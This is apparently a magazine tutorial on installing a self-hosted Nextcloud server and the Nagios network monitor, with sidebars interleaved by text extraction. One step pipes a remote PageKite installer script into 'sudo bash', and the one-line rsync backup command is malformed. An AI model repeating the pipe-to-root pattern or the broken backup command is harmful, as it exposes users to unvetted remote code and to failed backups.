After authenticating with the password you specified while securing *MariaDB*, you can create a database named *nextcloud* with:

```
> create database nextcloud;
```

Similarly, you can create a user for administering this database with:

```
> create user nextcloudadmin@localhost identified by 'a-password';
```

Remember to replace **a-password** with your preferred password. Finally grant this user all the privileges on the freshly minted Nextcloud database with:

```
> grant all privileges on nextcloud.* to nextcloudadmin@localhost identified by 'a-password';
```


Bring the changes into effect and exit the MySQL prompt:

```
> flush privileges;
```

```
> exit;
```

We'll also enable the binary log for *MariaDB* which will contain a record of all the changes to the database. Open *MariaDB*'s configuration file in a text editor with `sudo nano /etc/mysql/mariadb.conf.d/50-server.cnf` and enter the following lines under the [mysqld] section:

```
log-bin      = /var/log/mysql/mariadb-bin
```



## Cloud control

In the main tutorial we've looked at setting up and using a default Nextcloud instance. But as the admin you can tinker with several settings to acclimatise Nextcloud as per your requirements.

To access these settings, roll-down the menu next to your username and select the Admin option. This takes you to a page that lists several settings that affect the entire Nextcloud installation grouped under various different heads such as

Server settings, Server info, Usage report and more. The Server info option is different from the others in that instead of helping you tweak any settings it only visualises various details about the Nextcloud server such as the load on the CPU, memory usage, and more.

Head to the Sharing section to configure the policy for sharing files on the server. Here you can toggle options to force users to set a password on all

public shares, set a default expiry date for all public shares, restrict members of share files only with others users in their group, and more. You can configure the Nextcloud server to send out emails for various types of notifications and password resets from the Additional settings section. This page also lets you define a password policy by forcing the minimal length, the use of mixed cases, numeric and special characters.

```
log-bin-index = /var/log/mysql/mariadb-bin.index
binlog_format = mixed
```

Save and close the file when you're done. Then reload MariaDB service with `sudo systemctl reload mysql`.

Similarly, you'll also have to make some tweaks to the Apache web server. Nextcloud needs several modules to function correctly. Enable them with the `a2enmod rewrite` and `a2enmod headers` commands.

Also while you can use Nextcloud over plain HTTP, the Nextcloud developers strongly encourage the use of SSL/TLS to encrypt all server traffic, and to protect user's logins and data in transit. Apache installed under Ubuntu already comes equipped with a simple self-signed certificate. All you have to do is to enable the SSL module and the default site and accept the use of the self-signed certificate:

```
$ a2enmod ssl
$ a2ensite default-ssl
```

When you are done, restart the Apache server to load the modules with `sudo systemctl restart apache2`.

### In the clouds

Now that we've laid the groundwork for Nextcloud, let's fetch and install the server. Head to [www.nextcloud.com/install](http://www.nextcloud.com/install) and grab the latest version which is v10.0.1 at present:

```
$ wget -c https://download.nextcloud.com/server/releases/
nextcloud-10.0.1.tar.bz2
$ tar xvf nextcloud-10.0.1.tar.bz2
```

Deflating the archive will create a new directory named `nextcloud` in the current working directory. Copy the new directory and all of its content to the document root of the Apache server with `sudo cp -r nextcloud /var/www/`. Then hand over the control of the directory to the Apache user (`www-data`) with `sudo chown www-data:www-data /var/www/nextcloud/ -R`.

We'll install and access Nextcloud from under its own directory by creating a configuration file with `sudo nano /etc/apache2/sites-available/nextcloud.conf` and the following:

```
Alias /nextcloud /var/www/nextcloud/
<Directory /var/www/nextcloud/>
Options +FollowSymlinks
AllowOverride All
<ifModule mod_dav.c>
Dav off
</IfModule>
```

```
SetEnv HOME /var/www/nextcloud
```

```
SetEnv HTTP_HOME /var/www/nextcloud
```

```
</Directory>
```

Save the file and bring Nextcloud online with:

```
$ sudo ln -s /etc/apache2/sites-available/nextcloud.conf /etc/
apache2/sites-enabled/nextcloud.conf
```

That's the command-line stuff taken care of. Now fire up a web browser on any computer on the network and head to <https://192.168.3.106/nextcloud>. Replace **192.168.3.106** with the IP address or domain name of the server you've deployed Nextcloud on.

Since this is the first time you're interacting with Nextcloud, you'll be asked to create an admin account. Enter the username and password for the Nextcloud administrator in the space provided. Then scroll down and expand the Storage & database pull-down menu to reveal more options. The data folder is where Nextcloud will house the files shared by the users. Although it'll already be populated with a location, for security reasons the Nextcloud developers advise that it's better to place the data directory outside the Nextcloud root directory, such as `/var/www/data`.

You're next prompted for several details about the database server. By default Nextcloud uses the *SQLite* database which is adequate for smaller installations. However, we've already setup the industry-standard *MariaDB* which can handle all sorts of loads. Use the textboxes to enter the username and password for the user we created earlier to manage the `nextcloud` database. Then press the Finish setup button to let Nextcloud connect to the database and create the appropriate structure for the Nextcloud installation.


That's it, your Nextcloud server is up and running. You'll now be taken to Nextcloud's dashboard. While you can start using the server to upload and download files straight away, let's take a moment to get the house in order.

For starters, roll-down the menu next to your username in the top-right corner and click the Personal link. Here you can review and change several settings for your account, such as the password and display name. It also lists the groups you are part of. If your Nextcloud deployment is going to be used by multiple people, it's advisable to organise users into different groups. To do this, select the Users option from the pull-down menu. You can then use the forms on the page to create groups and users. While adding users, you can also



You can backup your entire Nextcloud install to a remote location with something as simple as `rsync -Aax /var/www/nextcloud/nextcloud-dir-backup_`date +"%d%m%Y"`.tar.gz`

# Software



➤ **Nextcloud hosts clients for Windows and Mac OS X on its website (<https://nextcloud.com/install/#install-clients>) while mobile clients are best fetched from either Apple's App Store, Google's Play Store or the F-Droid repository.**

restrict their storage space and even mark certain users as administrators of particular groups.

You're now all set to upload data into your Nextcloud server. After you've logged in, you are dropped in the Files section. The interface is very intuitive and straightforward. To upload a file, click on the + button and choose Upload from the drop-down menu. To organise files into folders, click on the + button and select the Folder option. If you've uploaded a file in a format that Nextcloud understands, you can click on its name to view and edit the file. Nextcloud can visualise the data it houses in different views. For example, click on the Files pull-down menu in the top-left corner of the interface, and select the Gallery option. This view helps you view images in your cloud by filtering out all other types of content.

Another way to upload files to the server is by using the WebDAV protocol, with which you can access your cloud server from your file manager. If you use Ubuntu, launch the Files file manager and press Ctrl+L to enable the location area. Here you can point to your Nextcloud server, such as **dav://192.168.3.106/nextcloud/remote.php/webdav**. Once authenticated, the Nextcloud storage is mounted and you can interact with it just like a regular folder.

To share uploaded files, go to the Files section in the web interface and click the Share button to the right of the filename. This will bring up a flap where you can specify the users and groups you want to share the file with along with other options such as whether you want to give them permission to modify or further share the file. You can also share with someone who isn't registered with your Nextcloud server. Simply toggle the Share link checkbox and Nextcloud will display a link to the item that you can share with anybody on the internet. You can also password-protect the link and set an expiration date.

While you can interact with the cloud using the web interface, it's far easier to use one of its official clients.

Nextcloud has clients for all the major desktop and mobile platforms. These clients also help you synchronise folders from the desktop to your Nextcloud server with ease. Many Linux distributions such as Arch Linux and OpenSUSE Tumbleweed include the Nextcloud Linux client in their official repos. If your distribution doesn't have the Nextcloud client in its repositories, you can either compile the official client from source or download and use the client for ownCloud. The ownCloud client is available in the repositories of virtually all the popular distributions including Ubuntu.

Once the client is installed, it prompts you for your login credentials in order to connect to the Nextcloud installation. After establishing the connection, use the client to create a local sync folder under your home directory such as **/home/bodhi/Nextcloud**. Any files you move into this directory will automatically be synced to the server. The client's connection wizard also asks you whether you'd like to sync everything from the connected Nextcloud installation or selectively sync files. After running through the client's wizard, you can access it from your desktop's notification area.

When collaborating with other users, you'll appreciate Nextcloud's version control system, which creates backups of files before modifying them. These backups are accessible through the Versions pull-down option corresponding to each file, along with a 'Restore' button to revert to an older version.

In addition to files, you can also sync your calendar and address book with your Nextcloud server. Follow the walkthrough to enable the Calendar and Contacts applications. Once you've enabled both programs, the top-left pull-down menu now includes the Calendar and Contacts option. Before proceeding further, you need to import your contacts and calendar from your existing app into your cloud server. Nextcloud supports the popular vCard (.vcf) file format and almost every popular email applications, including online ones such as Gmail let you export their address books in this format. Similarly, calendars can be imported in the popular iCal format. Explore your existing mail and calendaring apps and export the VCF and iCal files for your account before moving on.

In Nextcloud Contacts click on the gears icon. Select Import from the options that are revealed and point to the export VCF file. The import process might take some time with a large address book. You can sync these contacts with your desktop and mobile email apps using CardDAV. You can similarly, import an existing calendar, by clicking on the Gears icon inside the Calendar app. Here again click on the Import calendar button and point to the exported iCal file.

We've just scratched the surface of what you can do with Nextcloud. Follow the walkthrough to flesh out the default installation with new applications that will extend the functionality of your personal cloud. ■

## Be omnipresent

The real advantage of commercial cloud services, such as Dropbox, is that you can access data stored within them from any computer connected to the internet. However, by default, your Nextcloud storage server will only be accessible from computers within the network it's set up on. But that's not to say that you can't access it from the internet. Either get a static IP or use a dynamic DNS service and then poke holes in your router's firewall to allow traffic

from the internet. The smarter way is to use a tunnelling service such as PageKite. It uses a Python script to reverse tunnel from your computer to a **subdomain.pagekite.me** address. The service uses a pay-what-you-want model. The minimum payment of \$4 (about £3.00) gets you 2GB of transfer quota for a month. Pay more to get more bandwidth for a longer duration and the ability to create additional **.pagekite** addresses.

To use PageKite, fire up a terminal and install the PageKite software with:


```
$ curl -s https://pagekite.net/pk/ | sudo bash
```

Now assuming your storage server is running on port 80, put it on the internet with

```
$ pagekite.py 80 mynextcloudserver.pagekite.me
```

That's it. Your private server is now publicly accessible on **https://mynextcloudserver.pagekite.me**. Remember to replace **mynextcloudserver** with your own name.

## Install additional apps



### 1 Application repository

You can extend your default Nextcloud install by adding applications. Bring up the pull-down menu in the top-left of the interface and select the option labelled Apps. By default, you are shown a list that are already enabled on your installation. You can browse through this list and read their descriptions to better understand their functionality. You can also disable any enabled app from this section.

### 2 Calendar and Contacts

These two should be the first applications you enable. You'll find them listed under the Productivity category. Once enabled, you can use the app's intuitive interface to add dates, contacts and other details. The apps allow you to pull in your existing contacts and calendars, which you can then sync with any PIM applications using industry standard formats and protocols (as explained in the tutorial).

### 3 External storage

If you use popular public storage services like Dropbox and Google Drive, you can connect and manage them from Nextcloud with the External storage support app. Once enabled, the app creates room for itself in the Admin section of the installation. Use the Add storage pull-down menu to select a supported service and enter the authentication details in the space provided.

### 4 File access control

If your Nextcloud install will serve several users, it'll be a good idea to enable the File access control app. This app is also configurable via the Admin section from where you can define various access control rules on parameters such as IP address, file size and more. The rules are tagged to a group of users on the Nextcloud deployment and access is only granted only if the attached rules hold true.

### 5 Bookmark manager

An app that you should enable is Bookmarks. This enables you to store and manage bookmarks in your Nextcloud server. Launch the app to store bookmarks directly, or import them from a bookmark file from your web browser. The app also has a bookmarklet that you can add to your browser's bookmarks bar. Press the bookmarklet to add a website to Nextcloud's list of bookmarks.

### 6 Automatically tag files

For better organisation, you can use the Files automated tagging app which will assign tags to files on its own based on some condition, as soon as they are uploaded. You can define rule groups for assigning tags in the Workflow section in the Admin section using several different criteria. When a file is uploaded, Nextcloud will compare it with the defined rules and will tag the file if a matching rule is found.

# Nagios: Monitor your PC realm

Keep an eye on your network from the comforts of your armchair and the power of an industrial-level monitoring solution.

**A**dministering a network is an involved task, but it needn't be cumbersome. Wouldn't it be great if all of us could manage our networks from the comforts of an armchair just like the Architect in The Matrix? This might seem like a pipe dream to any admin who's handled calls from the helpdesk at 3:00 am and diagnosed the mail server across the continent in the dead of the night. While it doesn't take much effort to keep an eye on a small network, monitoring and troubleshooting a geographically dispersed network is a complicated and time consuming endeavour.

*Nagios* is one of the most popular and extensively used network monitoring tool that you can use to streamline the management and monitoring of your network. You can use it to monitor just about all devices and services that have an address and can be contacted via TCP/IP. The tool can monitor a variety of attributes ranging from operating system parameters such as CPU, disk, and memory usage to the status of applications, files, and databases.

## Deploy big brother

Installing *Nagios* is an involved but rather straightforward process. It's made marginally more complicated by the fact that the latest version of *Nagios* isn't yet available in the Ubuntu Server repositories. So you'll just grab the tarball for the latest release from its website and compile it on your own.

Begin by installing all its dependencies with `sudo apt install build-essential wget unzip openssl libssl-dev libgd2-xpm-dev xinetd apache2 php apache2-utils apache2-mod-php7.0 php-gd`. Then create a user and group for administering *Nagios* since it isn't a good idea to run server software with superuser privileges:

```
$ useradd nagios
```

```
$ groupadd nagcmd
```

Now add the *Nagios* user and the Apache user, `www-data`, to the `nagcmd` group in order to run commands on *Nagios* through the web interface:

```
$ usermod -a -G nagcmd nagios
```

```
$ usermod -a -G nagcmd www-data
```

That sets up the build environment for *Nagios*. Head to the *Nagios* Core download page (<https://www.nagios.org/downloads/core-stay-informed/>) and click the Skip to download page link if you don't want to sign up to receive emails about new updates. From this page, copy the download link to the latest release and then fetch and extract it on the terminal:

```
$ wget -c https://assets.nagios.com/downloads/nagioscore/
```

## Quick tip

After making changes to any aspect of the *Nagios* server, make it a habit to check the configuration with `sudo /usr/local/nagios/bin/nagios -v /usr/local/nagios/etc/nagios.cfg`.

```
releases/nagios-4.2.1.tar.gz
```

```
$ tar xvf nagios-4.2.1.tar.gz
```

```
$ cd nagios-4.2.1/
```

You can now compile *Nagios* with `./configure --with-nagios-group=nagios --with-command-group=nagcmd` followed by `make all` and finally install the main application along with all the files and scripts for the administration interface with `sudo make install`. To help ease the configuration, type `sudo make install-config` / to install the sample config files under `/usr/local/nagios/etc` directory. In the same vein, type `sudo make install-commandmode` / to set the correct permissions on the external command directory. You can type `make` without any arguments for a list of all available options. For example, there's `sudo make install-init` to install the *Nagios* init scripts. However since Ubuntu now uses Systemd we'll have to manually create a system file with `sudo nano /etc/systemd/system/nagios.service` with the following content:

```
[Unit]
```

```
Description=Nagios
```

```
BindTo=network.target
```

```
[Install]
```

```
WantedBy=multi-user.target
```

```
[Service]
```

```
User=nagios
```

```
Group=nagios
```

```
Type=simple
```

```
ExecStart=/usr/local/nagios/bin/nagios /usr/local/nagios/etc/nagios.cfg
```

Save the file and then enable the service with:

```
$ sudo systemctl enable /etc/systemd/system/nagios.service
```

```
$ sudo systemctl start nagios
```

The *Nagios* server is now up and running.

## Plugin services

The *Nagios* server has an extensive plugin architecture that you can use to monitor services like DHCP, FTP, HTTP and more. Just like the monitoring server itself, to install the *Nagios* Plugins, go to its downloads page (<https://nagios-plugins.org/downloads/>) and copy the download link for the current stable release:

```
$ wget -c http://www.nagios-plugins.org/download/nagios-plugins-2.1.3.tar.gz
```

```
$ tar xvf nagios-plugins-2.1.3.tar.gz
```

Change into the newly created directory, then configure, compile, and install the plugins with:

```
$ cd nagios-plugins-2.1.3/
$ ./configure --with-nagios-user=nagios --with-nagios-
group=nagios --with-openssl
$ make
$ sudo make install
```

Before moving further, you should tweak the default *Nagios* configuration to specify the directory that'll house the configuration for the other computer in the network you want *Nagios* to monitor.

Open the main *Nagios* configuration file with `sudo nano /usr/local/nagios/etc/nagios.cfg` and scroll down and remove the `#` symbol to uncomment the following line:

```
cfg_dir=/usr/local/nagios/etc/servers
```

Save and exit the file and the create the specified directory with `sudo mkdir /usr/local/nagios/etc/servers`. You should also take a moment to specify an email address for *Nagios* to send notifications to whenever it picks up an issue with one of the computers it's monitoring. While this is purely optional it's a natural extension of having a monitoring server. But for this to work you'll need a functional email server as well, which is a project in itself. However later in the tutorial we'll use a nifty little script that'll let *Nagios* send notifications via Gmail, which should work nicely for smaller networks. For now, open the contacts.cfg file with `sudo nano /usr/local/nagios/etc/
objects/contacts.cfg` and replace the default email with your email address.

## Dash to the dashboard

The final aspect of the setup process is configuring the environment for the web-based administration dashboard. Begin by enabling the rewrite and CGI Apache modules with `sudo a2enmod rewrite && sudo a2enmod cgi`.

Now setup *Nagios* as a virtual host inside Apache by copying over the sample configuration file with `sudo cp sample-config/httpd.conf /etc/apache2/sites-available/nagios4.conf`. Give it the right access permissions with `sudo chmod 644 /etc/apache2/sites-available/nagios4.conf` before enabling the new virtual host using `sudo a2ensite nagios4.conf`. You should also create the authentication details to login to the administration interface. The command `sudo htpasswd -c /usr/local/nagios/etc/htpasswd.users nagiosadmin` creates a user named `nagiosadmin` and

```
Running pre-flight check on configuration data...
Checking objects...
  Checked 23 services.
  Checked 4 hosts.
  Checked 2 host groups.
  Checked 0 service groups.
  Checked 1 contacts.
  Checked 1 contact groups.
  Checked 24 commands.
  Checked 5 time periods.
  Checked 0 host escalations.
  Checked 0 service escalations.
  Checking for circular paths...
    Checked 4 hosts
    Checked 0 service dependencies
    Checked 0 host dependencies
    Checked 5 timeperiods
  Checking global event handlers...
  Checking obsessive compulsive processor commands...
  Checking misc settings...

Total Warnings: 0
Total Errors: 0

Things look okay - No serious problems were detected during the pre-flight check
```

**Always**  
remember to  
check the *Nagios*  
configuration,  
which looks at  
the definitions  
for all  
components  
including all  
hosts and  
services, before  
committing  
the changes by  
restarting the  
server.

prompts you to setup its password. That's all there is to it.

Now restart Apache and the *Nagios* service:

```
$ sudo service apache2 restart
$ sudo systemctl start nagios
```

Then fire up a web browser on any computer on the network and access the administration interface by appending `/nagios` to the domain name or IP address of the computer you've setup *Nagios* on. Assuming the address of the *Nagios* server is **192.168.3.104**, you can access the *Nagios* administration interface at **192.168.3.104/nagios**. You'll be prompted for the login credentials of the *Nagios* admin that you've just created.

After authentication you'll be taken to the *Nagios* administration console which is loaded with information. It and might look daunting at first but it presents all information in a logical manner and is very intuitive to operate. For starters, head to the Hosts link in the navigation bar on the left. Even though you haven't configured any hosts for monitoring yet, by default the page will list one machine; the localhost on which *Nagios* is installed and running.

## Open for business

The client computers you wish to monitor are known as hosts in *Nagios* parlance. To add a host shift over to that computer (either physically or via SSH) and install *Nagios* Plugins and NRPE with `sudo apt install nagios-plugins nagios-nrpe-server`. NRPE is the Nagios Remote Plugin Executor which allows you to remotely execute the *Nagios* plugins on other Linux machines so that you can monitor

»

## Monitor Windows hosts

If your network has Windows machines in addition to Linux hosts, you can use *Nagios* to monitor various services and attributes running atop these as well. Before you can monitor a Windows machine, edit the main *Nagios* core config file with `sudo nano /usr/local/nagios/etc/nagios.cfg` and uncomment the following line:

```
cfg_file=/usr/local/nagios/etc/objects/windows.cfg.
```

This tells *Nagios* to look for object definitions for Windows hosts in this file. Now head to [www.nsclient.org](http://www.nsclient.org) and download the latest version of the Windows monitoring client. Double-click the downloaded executable file and run through the setup to install it. On some Windows installation, you'll have to head to Control Panel > Administrative Tools > Services and double-click

on the NSClient service to edit its settings. Switch to the Log On tab and toggle the Allow service to interact with desktop checkbox.

When the service is setup on the Windows machine, switch to the computer running *Nagios* to define the Windows host inside the servers directory:

```
$ sudo nano /usr/local/nagios/etc/servers/win10_host.cfg
```


```
define host {
  use      windows-server
  host_name  win10_host
  alias   Windows 10 Box
  address 192.168.3.107
}
```

```
define service {
  use      generic-service
  host_name  win10_host
  service_description Uptime
  check_command  check_nt!UPTIME
}
```

```
define service {
  use      generic-service
  host_name  win10_host
  service_description CPU Load
  check_command  check_nt!CPULOAD!-1
  5,80,90
}
```

These definitions define the location of the Windows host in the network as well as define the uptime and CPU load services.

# Software



➤ **Use the Tactical Overview option to view a one-page summary of the current status of the monitored hosts and services and the Nagios Core server itself.**

various metrics on these machine such as the disk space, CPU load and more.

Once it's been installed, you'll have to tweak the NRPE configuration file to acclimatise it to your network. Open the file in a text editor using `sudo nano /etc/nagios/nrpe.cfg` and find the `server_address` directive and add the IP address of this host, such as **server\_address=192.168.3.100**. Scroll further down the file to the `allowed_hosts` directive, and add the IP address of your Nagios server to the comma-delimited list, such as **allowed\_hosts=127.0.0.1,192.168.3.104**. This configures NRPE to accept requests from your Nagios server.

Next up, we'll specify the filesystem in this configuration file to enable Nagios to monitor the disk usage. You can find the location of your root filesystem with the `df -h /` command in a new terminal window. Assuming it's **/dev/sda8**, scroll down the `nrpe.cfg` file and look for the command [check\_hda1] directive and make sure it points to your root filesystem such as:

```
command[check_hda1]=/usr/lib/nagios/plugins/check_disk  
-w 20% -c 10% -p /dev/sda8
```

Save the file and bring the changes into effect by restarting NRPE with `sudo service nagios-nrpe-server restart`.

Once you are done installing and configuring NRPE on the host that you want to monitor, you will have to add the host to your Nagios server configuration before it will start monitoring them. On the Nagios server, create a new configuration file for each of the remote hosts that you want to monitor under the `/servers` directory created earlier, such as:

```
$ sudo vi /usr/local/nagios/etc/servers/ubuntu_host.cfg
```

In this file, you need to define various aspects of the host, such as:

```
define host {  
    use          linux-server  
    host_name    ubuntu_host  
    alias        Ubuntu 16.10 Host  
    address      192.168.3.100  
    check_period 24x7  
    notification_interval 30  
    notification_period 24x7  
    contact_groups admins  
}
```

Here we've specified the name and address of the host along with other aspects such as the time to wait before sending out notifications (30 minutes), the period in which the host is monitored (24 hours) and the contact group that'll be notified whenever there are problems with this host. The Nagios docs (<http://bit.ly/LXFnagios>) describes the various aspects that you can define while setting up a host.

## Quick tip

It's a good idea to replace the default Nagios home page with the Tactical Overview page. To do this edit the `/usr/local/nagios/share/index.php` file and point \$url to `'/nagios/cgi-bin/tac.cgi'`.

With the configuration file above, Nagios will only monitor if the host is up or down. You'll have to manually add in blocks of code for other services you wish to monitor. So for example, here's how you ping the host at regular intervals:

```
define service {  
    use          generic-service  
    host_name    ubuntu_host  
    service_description PING  
    check_command check_  
ping!100.0,20%!500.0,60%  
}
```

Similarly, here's how you check on the disks:

```
define service {  
    use          generic-service  
    host_name    ubuntu_host  
    service_description Root Partition  
    check_command check_local_  
disk!20%!10%/  
    check_period 24x7  
    check_freshness 1  
    contact_groups admins  
    notification_interval 2  
    notification_period 24x7  
    notifications_enabled 1  
}
```

The above service definition block will check the disk space of the root partition on the machine and send a Warn alert when the free space is less than 20% and a Critical alert when the free space goes down 10%. Take a look at the definition in the `/usr/local/nagios/etc/objects/localhost.cfg` file for other definitions for monitoring the host and adapt them as per your requirements.

When you're done defining the host and the services you want to monitor, save the file and reload the Nagios configuration with `sudo service nagios reload`.

It might take a couple of seconds for Nagios to connect with the host. Fire up the browser and bring up the Nagios administration interface. When you now click on the Hosts link, the page will list the newly added ubuntu\_host along with localhost. It'll also display the current status of the host and you can click on it for further details.

There are various ways you can check up on the configured services for the host. Click on the Services link in the navigation menu on the left to view a list of all services configured on all the added hosts along with their current status and a brief one-line information. Click on name of the service for a detailed report on that particular service under a particular host.

Repeat this section for every Linux computer in your network that you want to monitor with Nagios. Refer to the Monitor Windows hosts box if you wish to keep an eye on the Windows machines in your network as well.

## Receive notifications

While Nagios automatically keeps an eye on all the hosts you've given it access to, you'll have to head to the administration dashboard to pick up any errors. A better option is to let the monitoring server send you notifications whenever a computer or service in your network isn't functioning properly and requires attention. Nagios can for example send you an email when a disk utilisation crosses a certain threshold or a critical service like Samba is down.

Usually this requires setting up a dedicated mail server, which could be a costly and time consuming affair. If you don't mind relying on a public email service, you can use the

## Reusable configuration

One of the best features in *Nagios* is known as object inheritance. *Nagios* makes it pretty straightforward to monitor a large number of hosts and services thanks to its ability to use templates that come in handy while setting them up. Thanks to templates you can define the default values for the host and services inside a single file rather than having to retype them constantly.

Just like programmers reuse code to streamline their code and make it more

manageable, network admins can reuse configuration for pretty much the same advantages.

The **use** keyword in the host and service definition files points to the templates from which the files will inherit objects. The linux-server and generic-service templates used in the example definitions in the tutorial are defined in the **/usr/local/nagios/etc/objects/templates.cfg** file. The linux-server template sets defaults for aspects like event handling and

notifications. The generic-service template works similarly but for individual services rather than hosts. The default values defined in the template file however can be overridden in the individual host definition file.

The **check\_command** keyword is also similar in function to the **use** keyword. It points to the commands that are defined in the **/usr/local/nagios/etc/commands.cfg** file. This file contains all the commands for checking various services, such as DHCP, SSH and more.

sendEmail script to ask *Nagios* to email you notifications using a freely available service like Gmail.

As usual, first fetch the components the script relies on with **sudo apt install libio-socket-ssl-perl libnet-ssleay-perl perl**. Once these are installed, fetch the script and extract it:

```
$ wget http://caspian.dotconf.net/menu/Software/SendEmail/sendEmail-v1.56.tar.gz
$ tar xvf sendEmail-v1.56.tar.gz
```

Now change into the extracted folder and copy over the sendEmail script to the folder that houses all the executables and make it one as well:

```
$ sudo cp sendEmail-v1.56/sendEmail /usr/local/bin
$ sudo chmod +x /usr/local/bin/sendEmail
```

It's also a good idea to create a log file for the script to write any errors into:

```
$ touch /var/log/sendEmail
$ chmod 666 /var/log/sendEmail
```

If the emails don't show up in your inbox after you've run through this tutorial, check this log file for details with **tail -f /var/log/sendEmail**.

Note that Gmail has dropped support for SSLv3, so you'll have to tweak the script to get it to work. Open **/usr/local/bin/sendEmail** in a text editor and jump down to line 1906. Here drop the SSLv3 bit and change the **SSLv3 TLSv1** line to only read **TLSv1**. Now save and close the file.

You can now test the script by sending an email from the CLI in the following format:

```
$ sendEmail -v -f [senders-email@gmail.com] -s smtp.gmail.com:587 -xu [senders-login-id] -xp [Password-for-senders-login] -t [recipient-email-address@gmail.com] -o tls=yes -u Test email from CLI -m "This really works, eh?!"
```

Replace the text marked by the **[square brackets]** with the

actual email address, login id and password for the sender along with the recipient's email address. If all goes well, the script will send an email from the sender's email account to the recipient's email address.

Once you've tested the script, you'll need to configure *Nagios* to use it to send notification emails via an external SMTP server. First up, add the details about Gmail's SMTP server in the **resource.cfg** file:

```
$ sudo nano /usr/local/nagios/etc/resource.cfg
```

```
$USER5$=youremail@gmail.com
$USER7$=smtp.gmail.com:587
$USER9$=senders-login-id
$USER10$=senders-password
```


Save the file and then edit the **command.cfg** file and replace the 'notify-host-by-email' and 'notify-service-by-email' lines to read:

```
# 'notify-host-by-email' command definition
define command{
    command_name notify-host-by-email
    command_line /usr/bin/printf "%b" "***** Notification
from Nagios ***** \n\n Notification Type:
$NOTIFICATIONTYPE$\n Host: $HOSTNAME$\n State:
$HOSTSTATE$\n Address: $HOSTADDRESS$\n Info:
$HOSTOUTPUT$"
}
```

```
# 'notify-service-by-email' command definition
define command{
    command_name notify-service-by-email
    command_line /usr/bin/printf "%b" "***** Notification
from Nagios ***** \n\n Notification Type:
$NOTIFICATIONTYPE$\n Service: $SERVICEDESC$\n
Host: $HOSTALIAS$\n Address: $HOSTADDRESS$\n State:
$SE$
```

